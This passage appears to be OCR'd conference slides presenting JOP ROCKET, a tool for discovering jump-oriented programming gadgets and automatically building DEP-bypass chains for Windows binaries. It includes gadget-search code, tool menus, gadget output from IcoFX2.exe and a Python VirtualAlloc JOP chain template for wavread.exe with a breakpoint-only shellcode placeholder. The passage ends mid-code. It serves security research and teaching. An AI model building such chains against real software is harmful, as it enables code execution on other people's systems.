
- We have worked to introduce new novel techniques to make JOP practical for a Windows environment.

- We have expanded what is possible with types of gadgets used, introducing new types of gadgets and new approaches to JOP.
  - JOP is governed by its own unique set of rules.
    - What is true with ROP is not true with JOP and vice versa.
  - We have provided some of this knowledge in our white paper.

- We have introduced full JOP chain generation via JOP ROCKET.
  - This also uses a novel approach to JOP.

JOP ROCKET Overview

- ROCKET is a fully-featured app dedicated to JOP gadget discovery.
- Creates a complete, pre-built JOP chain to bypass DEP via VirtualAlloc or VirtualProtect.
- Gives you the flexibility to build JOP chain from scratch!
- Modular Python program
  - Capstone, Pefile, Pywin32



- Static analysis tool to extract image executable and all DLLs.
  - Inherent limitations with static approach, but ROCKET can locate and extract DLLS.
- Provides support for novel dispatchers.
  - Two-gadget dispatcher
  - String dispatchers.
- Inspired by medieval, European rocket cats.

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```python
OP_JMP_EAX = b"\xff\xe0"
OP_JMP_EBX = b"\xff\xe3"
OP_JMP_ECX = b"\xff\xe1"
OP_JMP_EDX = b"\xff\xe2"
OP_JMP_ESI = b"\xff\xe6"
OP_JMP_EDI = b"\xff\xe7"
OP_JMP_ESP = b"\xff\xe4"
OP_JMP_EBP = b"\xff\xe5"
OP_JMP_PTR_EAX = b"\xff\x20"
OP_JMP_PTR_EBX = b"\xff\x23"
OP_JMP_PTR_ECX = b"\xff\x21"
OP_JMP_PTR_EDX = b"\xff\x22"
OP_JMP_PTR_EDI = b"\xff\x27"
OP_JMP_PTR_ESI = b"\xff\x26"
OP_JMP_PTR_EBP = b"\xff\x65\x00"
OP_JMP_PTR_ESP = b"\xff\x24\x24"
OP_CALL_EAX = b"\xff\xd0"
OP_CALL_EBX = b"\xff\xd3"
OP_CALL_ECX = b"\xff\xd1"
OP_CALL_EDX = b"\xff\xd2"
OP_CALL_EDI = b"\xff\xd7"
OP_CALL_ESI = b"\xff\xd6"
OP_CALL_EBP = b"\xff\xd5"
OP_CALL_ESP = b"\xff\xd4"
OP_CALL_PTR_EAX =  b"\xff\x10"
OP_CALL_PTR_EBX =  b"\xff\x13"
OP_CALL_PTR_ECX =  b"\xff\x11"
OP_CALL_PTR_EDX =  b"\xff\x12"
OP_CALL_PTR_EDI =  b"\xff\x17"
OP_CALL_PTR_ESI =  b"\xff\x16"
OP_CALL_PTR_EBP =  b"\xff\x55\x00"
OP_CALL_PTR_ESP =  b"\xff\x14\x24"
OP_CALL_FAR_EAX =  b"\xff\x18"
OP_CALL_FAR_EBX =  b"\xff\x1b"
OP_CALL_FAR_ECX =  b"\xff\x19"
OP_CALL_FAR_EDX =  b"\xff\x1a"
OP_CALL_FAR_EDI =  b"\xff\x1f"
OP_CALL_FAR_ESI =  b"\xff\x1e"
OP_CALL_FAR_EBP =  b"\xff\x1c\x24"
OP_CALL_FAR_ESP =  b"\xff\x5d\x00"
OTHER_JMP_PTR_EAX_SHORT =  b"\xff\x60"
OTHER_JMP_PTR_EAX_LONG =  b"\xff\xa0"
OTHER_JMP_PTR_EBX_SHORT =  b"\xff\x63"
OTHER_JMP_PTR_ECX_SHORT =  b"\xff\x61"
OTHER_JMP_PTR_EDX_SHORT =  b"\xff\x62"
OTHER_JMP_PTR_EDI_SHORT =  b"\xff\x67"
OTHER_JMP_PTR_ESI_SHORT =  b"\xff\x66"
OTHER_JMP_PTR_ESP_SHORT =  b"\xff\x64"
OTHER_JMP_PTR_EBP_SHORT =  b"\xff\x65"
OP_RET = b"\xc3"
```

JOP Gadget Discovery

- We search for the following forms:
  - *jmp reg*
  - *call reg*
  - *jmp dword ptr [reg]*
  - *jmp dword ptr [reg + offset]*
  - *call dword ptr [reg]*
  - *call dword ptr [reg + offset]*
- If opcodes are found, we disassemble backwards.
  - We carve out chunks of disassembly, searching for useful gadgets.
  - We iterate through all possibilities from 2 to 18 bytes.
    - This ensures that all unintended instructions are found.
      - Both JOP and ROP and heavily reliant upon opcode-splitting. ☺️

Opcode Splitting

- With x86 ISA we lack enforced alignment, and thus we can begin execution anywhere.
  - We enrich the attack surface with unintended instructions.
- Any major ROP tool uses this with or without user knowledge.
  - So too does JOP ROCKET.

Opcodes	Instructions
BF 89 CF FF E3	mov edi, 0xe3ffdf89;

Opcodes	Instructions
89 CF FF E3	mov edi, ecx # jmp eax;

Opcodes	Instructions
68 55 ba 54 c3	push 0xc354ba55

Opcodes	Instructions
54	push esp
c3	ret

JOP Gadget Classification

- ROCKET searches for FF first, and if found it checks for 49 opcode combinations.
  - If found, chunks of disassembly are carved out.
  - Disassembly chunks are searched for useful operations.

- Hundreds of data structures maintain minimal bookkeeping information, allowing gadgets to be generated on the fly.
  - No disassembly or opcodes saved.
  - Useful for other searching operations.
  - Allows for different things to be done with the data.
  - All search results can be saved as text files according to unique user specifications.

- Numerous classifications based on operation and registers affected.

```
test = ord(OP_JMP_EAX[0])
if (ord(objs[o].data2[t]) == test):
    if(regBools[0]):
            test2 = ord(OP_JMP_EAX[1])
            if (ord(objs[o].data2[t+1]) == test2):
                numOps = NumOpsDis
                while numOps > 2:
                    disHereJmp(t, numOps, "ALL", "eax")
                    numOps = numOps - 1
    if(regBools[1]):
            test2 = ord(OP_JMP_EBX[1])
            if (ord(objs[o].data2[t+1]) == test2):
                numOps = NumOpsDis
                while numOps > 2:
                    disHereJmp(t, numOps, "ALL", "ebx")
                    numOps = numOps - 1
```

JOP ROCKET Usage

- To use JOP ROCKET, if we intend to scan the entire binary, including all DLLs, **the target application *must* be installed.**
  - We provide the application's absolute path **as input in a text file.**
  - We can scan just the .exe by itself – even not installed – but it will not be able to discover third-party DLLs.
    - System DLLs can still be found, but typically not of interest.

- Memory can be a concern with very large binaries.
  - For some **very large** binaries, **64-bit Python will be required.**
  - Performance for scanning and classifying JOP gadgets has improved drastically.
    - However, for larger files, JOP chain generation can still take a while for very large files.
      - Incredibly fast for smaller files

JOP ROCKET Menu


```
JOP ROCKET: Honoring Ancient Rocket Cats Everywhere     v2.12

Options:
For detailed help, enter 'h ' and option of interest. E.g. h d
h: Display options.
f: Change peName.
j: Generate pre-built JOP chains! (NEW)
r: Specify target 32-bit registers, delimited by commas. E.g. eax, ebx, edx
t: Set control flow, e.g. JMP, CALL, ALL
g: Discover or get gadgets; this gets gadgets ending in *specified* registers.
G: Discover or get gadgets ending in JMP; this gets ALL registers. (NEW)
Z: Discover or get gadgets ending in JMP & CALL; this gets ALL registers. (NEW)
C: Discover or get gadgets ending in CALL; this gets ALL registers. (NEW)
p: Print sub-menu.E.g. Print ALL, all by REG, by operation, etc.
P: Print EVERYTHING - no print sub-menu (New)
M: Mitigations sub-menu.E.g. DEP, ASLR, SafeSEH, CFG.
D: Set level of depth for d. gadgets.
m: Extract the modules for specified registers.
n: Change number of opcodes to disassemble.
l: Change lines to go back when searching for an operation, e.g. ADD
s: Scope--look only within the executable or executable and all modules
u: Unassembles from offset. See detailed: b-h
a: Do 'everything' for selected PE and modules. Does not build chains.
w: Show mitigations for PE and ennumerated modules.
b: Show or add bad characters.
```

Specify registers of interest – any specific ones or just all.

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```

- Use g to scan for selected registers.
- Use G to scan all *Jmp reg*
- Use C to scan all *Call reg*
- Use Z to scan all *Jmp / Call*

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```

Use s to set scope – image executable, or include DLLs in IAT, or DLLs in IAT and beyond

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```

Use m to scan for mitigations, e.g. DEP, ASLR, SafeSEH, CFG

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JOP ROCKET Menu


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f: Change peName.
j: Generate pre-built JOP chains! (NEW)
r: Specify target 32-bit registers, delimited by commas. E.g. eax, ebx, edx
t: Set control flow, e.g. JMP, CALL, ALL
g: Discover or get gadgets; this gets gadgets ending in *specified* registers.
G: Discover or get gadgets ending in JMP; this gets ALL registers. (NEW)
Z: Discover or get gadgets ending in JMP & CALL; this gets ALL registers. (NEW)
C: Discover or get gadgets ending in CALL; this gets ALL registers. (NEW)
p: Print sub-menu.E.g. Print ALL, all by REG, by operation, etc.
P: Print EVERYTHING - no print sub-menu (New)
M: Mitigations sub-menu.E.g. DEP, ASLR, SafeSEH, CFG.
D: Set level of depth for d. gadgets.
m: Extract the modules for specified registers.
n: Change number of opcodes to disassemble.
l: Change lines to go back when searching for an operation, e.g. ADD
s: Scope--look only within the executable or executable and all modules
u: Unassembles from offset. See detailed: b-h
a: Do 'everything' for selected PE and modules. Does not build chains.
w: Show mitigations for PE and ennumerated modules.
b: Show or add bad characters.
```

Use b to show or add bad characters.

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JOP ROCKET Menu


```
Options:
For detailed help, enter 'h ' and option of interest. E.g. h d
h: Display options.
f: Change peName.
j: Generate pre-built JOP chains! (NEW)
r: Specify target 32-bit registers, delimited by commas. E.g. eax, ebx, edx
t: Set control flow, e.g. JMP, CALL, ALL
g: Discover or get gadgets; this gets gadgets ending in *specified* registers.
G: Discover or get gadgets ending in JMP; this gets ALL registers. (NEW)
Z: Discover or get gadgets ending in JMP & CALL; this gets ALL registers. (NEW)
C: Discover or get gadgets ending in CALL; this gets ALL registers. (NEW)
p: Print sub-menu.E.g. Print ALL, all by REG, by operation, etc.
P: Print EVERYTHING - no print sub-menu (New)
M: Mitigations sub-menu.E.g. DEP, ASLR, SafeSEH, CFG.
D: Set level of depth for d. gadgets.
m: Extract the modules for specified registers.
n: Change number of opcodes to disassemble.
l: Change lines to go back when searching for an operation, e.g. ADD
s: Scope--look only within the executable or executable and all modules
u: Unassembles from offset. See detailed: b-h
a: Do 'everything' for selected PE and modules. Does not build chains.
w: Show mitigations for PE and ennumerated modules.
b: Show or add bad characters.
```

Use j to generate pre-built JOP chains!

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JOP ROCKET Menu

```
 JOP ROCKET: Honoring Ancient Rocket Cats Everywhere      v2.12

Options:
For detailed help, enter 'h ' and option of interest. E.g. h d
h: Display options.
f: Change peName.
j: Generate pre-built JOP chains! (NEW)
r: Specify target 32-bit registers, delimited by commas. E.g. eax, ebx, edx
t: Set control flow, e.g. JMP, CALL, ALL
g: Discover or get gadgets; this gets gadgets ending in *specified* registers.
G: Discover or get gadgets ending in JMP; this gets ALL registers. (NEW)
Z: Discover or get gadgets ending in JMP & CALL; this gets ALL registers. (NEW)
C: Discover or get gadgets ending in CALL; this gets ALL registers. (NEW)
p: Print sub-menu.E.g. Print ALL, all by REG, by operation, etc.
P: Print EVERYTHING - no print sub-menu (New)
M: Mitigations sub-menu.E.g. DEP, ASLR, SafeSEH, CFG.
D: Set level of depth for d. gadgets.
m: Extract the modules for specified registers.
n: Change number of opcodes to disassemble.
l: Change lines to go back when searching for an operation, e.g. ADD
s: Scope--look only within the executable or executable and all modules
u: Unassembles from offset. See detailed: b-h
a: Do 'everything' for selected PE and modules. Does not build chains.
w: Show mitigations for PE and ennumerated modules.
b: Show or add bad characters.
```

- Use p to access print sub-menu.
- Use P to print everything
  - *Not including stack pivots*

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Print Sub-menu

```
de - View selections
z - Run print routines for selctions
P - Print EVERTHING all operations and regs selected (NEW)
Note: JOP chains MUST be generated separately on JOP chain sub-menu
g - Enter operations to print
        *!*You MUST specify operations to print.*!*
r - Set registers to print
        *!*You MUST specify the registers to print.*!*
C - Clear all selected operations
mit - Print Mitigations for scanned modules
        Must scan for mitigations first
x - Exit print menu

dis - Print all d. gadgets       bdis - Print all the BEST d. gadgets
odis - Print all other d. gadgets

da - Print d. gadgets for EAX         ba - Print best d. gadgets for EAX
db - Print d. gadgets for EBX         bb - Print best d. gadgets for EBX
dc - Print d. gadgets for ECX         bc - Print best d. gadgets for ECX
dd - Print d. gadgets for EDX         bd - Print best d. gadgets for EDX
ddi - Print d. gadgets for EDI        bdi - Print best d. gadgets for EDI
dsi - Print d. gadgets for ESI        bsi - Print best d. gadgets for ESI
dbp - Print d. gadgets for EBP        bbp - Print best d. gadgets for EBP

oa - Print d. gadgets for EAX         ob - Print best d. gadgets for EBX
oc - Print d. gadgets for ECX         od - Print best d. gadgets for EDX
odi - Print d. gadgets for EDI        osi - Print best d. gadgets for ESI
obp - Print d. gadgets for EBP
dplus - print all alternative d. gadgets - jmp ptr dword [ reg +/-]
j - Print all JMP REG                 c - Print all CALL REG
        ja - Print all JMP EAX                ca - Print all CALL EAX
        jb - Print all JMP EBX                cb - Print all CALL EBX
        jc - Print all JMP ECX                cc - Print all CALL ECX
        jd - Print all JMP EDX                cd - Print all CALL EDX
        jdi - Print all JMP EDI               cdi - Print all CALL EDI
        jsi - Print all JMP ESI               csi - Print all CALL ESI
        jbp - Print all JMP EBP               cbp - Print all CALL EBP
        jsp - Print all JMP ESP               csp - Print all CALL ESP
emp - Print all 'empty' JMP PTR [reg]  (NEW)
pj - Print JMP PTR [REG]              pc - Print CALL PTR [REG]
        pja - Print JMP PTR [EAX]             pca - Print CALL PTR [EAX]
        pjb - Print JMP PTR [EBX]             pcb - Print CALL PTR [EBX
        pjc - Print JMP PTR [ECX]             pcc - Print CALL PTR [ECX
        pjd - Print JMP PTR [EDX]             pcd - Print CALL PTR [EDX
        pjdi - Print JMP PTR [EDI]            pcdi - Print CALL PTR [EDI]
        pjsi - Print JMP PTR [ESI]            pcsi - Print CALL PTR [ESI]
        pjbp - Print JMP PTR [EBP]            pcbp - Print CALL PTR [EBP]

        pjsp - Print JMP PTR [ESP]            pcsp - Print CALL PTR [ESP]

ma - Print all arithmetic             st - Print all stack operations
        a - Print all ADD                     po - Print POP
        s - Print all SUB                     pu - Print PUSH
                                              pad - Popad
                                              stack - all stack pivots (NEW)
```

- Use r to select specific registers affected.
- Use g to select specific operations
- Use z to print selections
- Use P to select alll

```
ma - Print all arithmetic                st - Print all stack operations
        a - Print all ADD                        po - Print POP
        s - Print all SUB                        pu - Print PUSH
                                                 pad - Popad
                                                 stack - all stack pivots (NEW)
        m - Print all MUL                id - Print INC, DEC
        d - Print all DIV                        inc - Print INC
move - Print all movement                        dec - Print DEC
        mov - Print all MOV              bit - Print all Bitwise
        movv - Print all MOV Value               sl - Print Shift Left
        movs - Print all MOV Shuffle             sr - Print Shift Right
        deref - Print all MOV Dword
                PTR dereferences (NEW)           n - neg
        l - Print all LEA                        rr - Print Rotate Right
        xc - Print XCHG                          rl - Print Rotate Left
str - Print all strings (good for DG)            xo - XOR
        cd - cmpsd
        ld - lodsd
        md - movsd
        std - stosd
        scd - scasd

all - Print all the above                        rec - Print all operations only
```

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Print Results

```
IcoFX2_MovVal_OP_EDX_3.txt     2.117 kb
IcoFX2_Mov_Deref_OP__EDX_1.txt 0.328 kb
IcoFX2_MovShuf_OP_EDX_1.txt    1.389 kb
IcoFX2_Lea_OP_EDX_2.txt        26.295 kb
IcoFX2_Xchg_OP_EDX_2.txt       2.192 kb
IcoFX2_Pop_OP_EDX_3.txt        3.158 kb
IcoFX2_Push_OP_EDX_3.txt       5.995 kb
IcoFX2_Dec_OP_EDX_3.txt        6.966 kb
IcoFX2_Inc_OP_EDX_3.txt        110.229 kb
IcoFX2_ADD_OP_ESI_3.txt        10.808 kb
IcoFX2_Mov_OP_ESI_2.txt        2.762 kb
IcoFX2_MovVal_OP_ESI_2.txt     0.852 kb
IcoFX2_Mov_Deref_OP__ESI_2.txt 0.336 kb
IcoFX2_MovShuf_OP_ESI_1.txt    0.92 kb
IcoFX2_Xchg_OP_ESI_2.txt       2.918 kb
IcoFX2_Pop_OP_ESI_3.txt        4.598 kb
IcoFX2_Push_OP_ESI_1.txt       5.335 kb
IcoFX2_Dec_OP_ESI_3.txt        1.256 kb
IcoFX2_Inc_OP_ESI_3.txt        5.311 kb
IcoFX2_ADD_OP_EDI_3.txt        8.129 kb
IcoFX2_Sub_OP_EDI_1.txt        0.319 kb
IcoFX2_Mov_OP_EDI_2.txt        7.27 kb
IcoFX2_MovVal_OP_EDI_2.txt     3.249 kb
IcoFX2_MovShuf_OP_EDI_1.txt    0.511 kb
IcoFX2_Xchg_OP_EDI_2.txt       2.035 kb
IcoFX2_Pop_OP_EDI_3.txt        1.144 kb
IcoFX2_Push_OP_EDI_2.txt       4.401 kb
IcoFX2_Dec_OP_EDI_1.txt        0.328 kb
IcoFX2_Inc_OP_EDI_3.txt
IcoFX2_ADD_OP_EBP_3.txt
IcoFX2_Sub_OP_EBP_2.txt
IcoFX2_Mul_OP_EBP_3.txt
IcoFX2_Mov_OP_EBP_2.txt        0.953 kb
IcoFX2_Mov_Deref_OP__EBP_2.txt 1.142 kb
IcoFX2_Lea_OP_EBP_2.txt        0.314 kb
IcoFX2_Xchg_OP_EBP_2.txt       4.29 kb
IcoFX2_Pop_OP_EBP_2.txt        1.254 kb
IcoFX2_Push_OP_EBP_2.txt       10.56 kb
IcoFX2_Dec_OP_EBP_3.txt        21.392 kb
IcoFX2_Inc_OP_EBP_3.txt        29.318 kb
IcoFX2_ADD_OP_ESP_1.txt        4.367 kb
IcoFX2_Mov_OP_ESP_3.txt        2.751 kb
IcoFX2_MovVal_OP_ESP_3.txt     2.751 kb
IcoFX2_Lea_OP_ESP_3.txt        0.483 kb
IcoFX2_Xchg_OP_ESP_2.txt       2.943 kb
IcoFX2_Pop_OP_ESP_3.txt        28.143 kb
IcoFX2_Push_OP_ESP_3.txt       1.481 kb
IcoFX2_Dec_OP_ESP_2.txt        8.414 kb
IcoFX2_Inc_OP_ESP_3.txt        27.322 kb
```

Numerous results by operation and reg

- This is for *add ebx.*
  - It has *jmp* and *call*
  - It has ebx, bx, bh, bl, etc.

```
********************************************************************************
#3  IcoFX2.exe  [Ops: 0xd]  DEP: False   ASLR: False    SEH: False  CFG: False
add bh, bh              0x43f22c (offset 0x3f22c)
call ecx                0x43f22e (offset 0x3f22e)

********************************************************************************
#4  IcoFX2.exe  [Ops: 0x3]  DEP: False   ASLR: False    SEH: False  CFG: False
add bh, bh              0x441e8f (offset 0x41e8f)
jmp edi             0x441e91 (offset 0x41e91)

********************************************************************************
10 IcoFX2.exe  [Ops: 0xa]  DEP: False   ASLR: False    SEH: False  CFG: False
dc ebx, ebp                 0x462bf1 (offset 0x62bf1)
op ss               0x462bf3 (offset 0x62bf3)
call ecx                0x462bf4 (offset 0x62bf4)

********************************************************************************
#15 IcoFX2.exe  [Ops: 0xd]  DEP: False   ASLR: False    SEH: False  CFG: False
add bh, bh              0x470213 (offset 0x70213)
jmp edi             0x470215 (offset 0x70215)

********************************************************************************
#16 IcoFX2.exe  [Ops: 0xd]  DEP: False   ASLR: False    SEH: False  CFG: False
add bh, bh              0x471b72 (offset 0x71b72)
call esi                0x471b74 (offset 0x71b74)

********************************************************************************
#17 IcoFX2.exe  [Ops: 0x7]  DEP: False   ASLR: False    SEH: False  CFG: False
add bh, bh              0x48c75d (offset 0x8c75d)
jmp ecx             0x48c75f (offset 0x8c75f)
```

Offsets for each line

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
Flexibility

- JOP is inherently flexible and forgiving.
- Creativity is key.
  - While we have set forth some guidelines and best practices, these can be disregarded if need be.
  - As always, the attack surface of the binary dictates what is possible and what is not.
- A methodical approach is likely better than a haphazard one … except when it is not!
  - We can combine different JOP styles if warranted.
  - Unwise and impractical if not needed.

Automatic JOP Chain Generation

Automating Chain Generation

- Automating chain generation requires us to reduce it to a recipe.
  - This recipe will have many rules that govern how different aspects of the chain are built, from simple ,to extremely complex.
  - Mona does this effectively with the *pushad* technique to ROP.
    - That is, it uses patterns each for VirtualProtect and VirtualAlloc to populate registers.
    - It tries a variety of unique ways to populate registers.
    - When *pushad* is called, the stack is set up with all values.
      - The WinApi function is then called, allowing for DEP to be bypassed.



Automating Chain Generation

- With JOP, the *pushad* technique is not viable, as we have multiple registers reserved.

- With ROP, all gadgets end in RET. With JOP, they end in *jmp reg* or *call reg* – that is 16 possibilities.
  - Recall that one register always holds dispatcher gadget and one the dispatch table
  - This makes control flow more challenging on even a manual exploit.
  - Usually the simplest approach is to have all functional gadgets end in a jump or call to the same register – holding the dispatcher gadget.
    - We absolutely can switch registers – it just takes more effort.
  - All of this would seem to make automation simply **infeasible**.

Automating JOP Chain Generation

- Our simple recipe:
  - Use multiple stack pivots and preloaded stack parameters as our payload.
  - If no bad byte restrictions, we can drop the payload onto the stack and pivot to the exact location we need to.
  - We can immediately make a dereferenced call to the register with the WinApi pointer, e.g. *JMP [EAX]*
  - This actually can be simpler than ROP!

Series of Multiple Stack Pivots

ESP moved a distance of 0x4F00 bytes.

- We use multiple stack pivots to precisely reach memory pointed to by ESP that has our WinAPI params.
  - Then we simply make the WinAPI call.
  - These "jumps" are adjusting ESP – not affecting control flow.

Other Stuff on ESP
0x00123400

Memory

WinAPI Parameters
0x00128300

Multiple Stack Pivots

We perform a series of stack pivots, totaling **0x1320** (4896) bytes.

[ESI] → Address	Gadget
base + 0x15eb	add esp, 0x700; # push edx # jmp ebx
0x41414141	filler
base + 0x15eb	add esp, 0x700; # push edx # jmp ebx
0x41414141	filler
base + 0x17ba	add esp, 0x500; # push edi # jmp ebx
0x41414141	filler
base + 0x14ef	add esp, 0x20; # add ecx, edi # jmp ebx
0x41414141	filler
base + 0x124d	pop eax;
0x41414141	filler
base + 0x1608	jmp dword ptr [eax];

Address	Dispatcher Gadget
EBX → 0x00402334	add esi, 0x8; jmp dword ptr [esi];

Stack pivots move ESP to VirtualProtect params.

Sample Value	Stack Parameter for VP
0x00426024	PTR -> VirtualProtect()
0x0042DEAD	Return Address
0x0042DEAD	lpAddress
0x000003e8	dwSize
0x00000040	flNewProtect -> RWX
0x00420000	lpflOldProtect → writable location

We load EAX with WinAPI function and make the call

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JOP Chain Generation

JOP setup uses two ROP gadgets.

Address	Gadget
base + 0x1d3d8	pop edx; ret; # **Load dispatcher gadget**
base + 0X1538	add edi, 0xc; jmp dword ptr [edi]; **# DG**
base + 0x15258	pop edi; ret; # **Load dispatch table**
0xdeadbeef	address for dispatch table!
base + 0x1547	jmp edx; **start the JOP**

- JOP ROCKET searches for dispatcher gadget and calculates padding.
  - ROCKET uses **two ROP gadgets** to load the **dispatch table** and **dispatcher dispatcher gadget**.
  - Then it starts the JOP. 😊
- It discovers pointers to VirtualProtect and VirtualAlloc.
- Utilizes the approach of multiple stack pivots to reach preset payload

JOP Chain Sub-menu

- JOP ROCKET will generate up to five sample chains for each register, for VirtualAlloc and VirtualProtect.
  - This provides alternate possibilities if need be.
- Specify the desired min. and max. stack pivot amounts.
  - Some registers may only have large stack pivots.
- You can reduce or increase the number of JOP chains built.

```
g or z: generate prebuild JOP chains!
        Use s first if you have not discovered JOP gadgets yet.
n: change number of prebuilt JOP chains to attempt per register.
p: change number of bytes desired in stack pivots.
s: clear all settings and rebuild for all registers for JOP
        You only need to do this once per PE file.
u: Using gadgets already found; do not clear.
        You only need to do this once per PE file. Do s *or* u.
r: change registers to look for JOP gadgets
        Default: all registers
h: display options
x or X: return to previous menu
```


JOP Chain for VirtualAlloc

```python
def create_rop_chain():
    rop_gadgets = [
        0x0042511e, # (base + 0x2511e), # pop edx # ret  # wavread.exe   Load EDX with address for dispatcher gadget!
        0x00401538, # (base + 0x1538) # add edi, 0xc # jmp dword ptr [edi] # wavread.exe
        0x004186e8, # (base + 0x186e8), # pop edi # ret  # wavread.exe Load EDI with address of dispatch table
        0xdeadbeef, # Address for your dispatcher table!
        0x00401547, # (base + 0x1547), # jmp edx #  wavread.exe wavread.exe # JMP to dispatcher gadget; start the JOP!
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

def create_jop_chain():
    jop_gadgets = [
        0x42424242, 0x42424242,      # padding  (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes]** 0x894
        0x42424242, 0x42424242,      # padding  (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes]** 0x1128
        # N----> STACK PIVOT TOTAL: 0x1128 bytes
        0x42424242, 0x42424242,      # padding  (0x8 bytes)
        0x00401546, # (base + 0x1546), # pop eax # jmp edx # wavread.exe # Set up pop for VP
        0x42424242, 0x42424242,      # padding  (0x8 bytes)
        0x0041d6ca, # (base + 0x1d6ca), # jmp dword ptr [eax] # wavread.exe # JMP to ptr for VirtualAlloc
    ]
    return ''.join(struct.pack('<I', _) for _ in jop_gadgets)

rop_chain=create_rop_chain()
jop_chain=create_jop_chain()

vp_stack = struct.pack('<L', 0xdeadc0de) # ptr -> VirtualAlloc()
vp_stack += struct.pack('<L', 0xdeadc0de) # Pointers to memcpy, wmemcpy not found # return address
vp_stack += struct.pack('<L', 0x00625000) # lpAddress  <-- Where you want to start modifying protection
vp_stack += struct.pack('<L', 0x000003e8) # dwsize  <-- Size: 1000
vp_stack += struct.pack('<L', 0x00001000) # flAllocationType <-- 100, MEM_COMMIT
vp_stack += struct.pack('<L', 0x00000040) # flProtect <--RWX, PAGE_EXECUTE_READWRITE
vp_stack += struct.pack('<L', 0x00625000) # *Same* address as lpAddress--where the execution jumps after memcpy()
vp_stack += struct.pack('<L', 0x00625000) # *Same* address as lpAddress--i.e. desination address for memcpy()
vp_stack += struct.pack('<L', 0xffffdddd) # memcpy() destination address--i.e. Source address for shellcode
vp_stack += struct.pack('<L', 0x00002000) # mempcpy() size parameter--size of shellcode

shellcode = '\xcc\xcc\xcc\xcc' # '\xcc' is a breakpoint.
nops = '\x90' * 1
padding = '\x41' * 1

payload = padding + rop_chain + jop_chain + vp_stack + nops + shellcode # Payload set up may vary greatly
```

VirtualAlloc

Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process. Memory allocated by this function is automatically initialized to zero.


```
def create_rop_chain():
    rop_gadgets = [
        0x0041d3d8, # (base + 0x1d3d8), # pop edx # ret  # wavread.exe   Load EDX with address for dispatcher gadget!
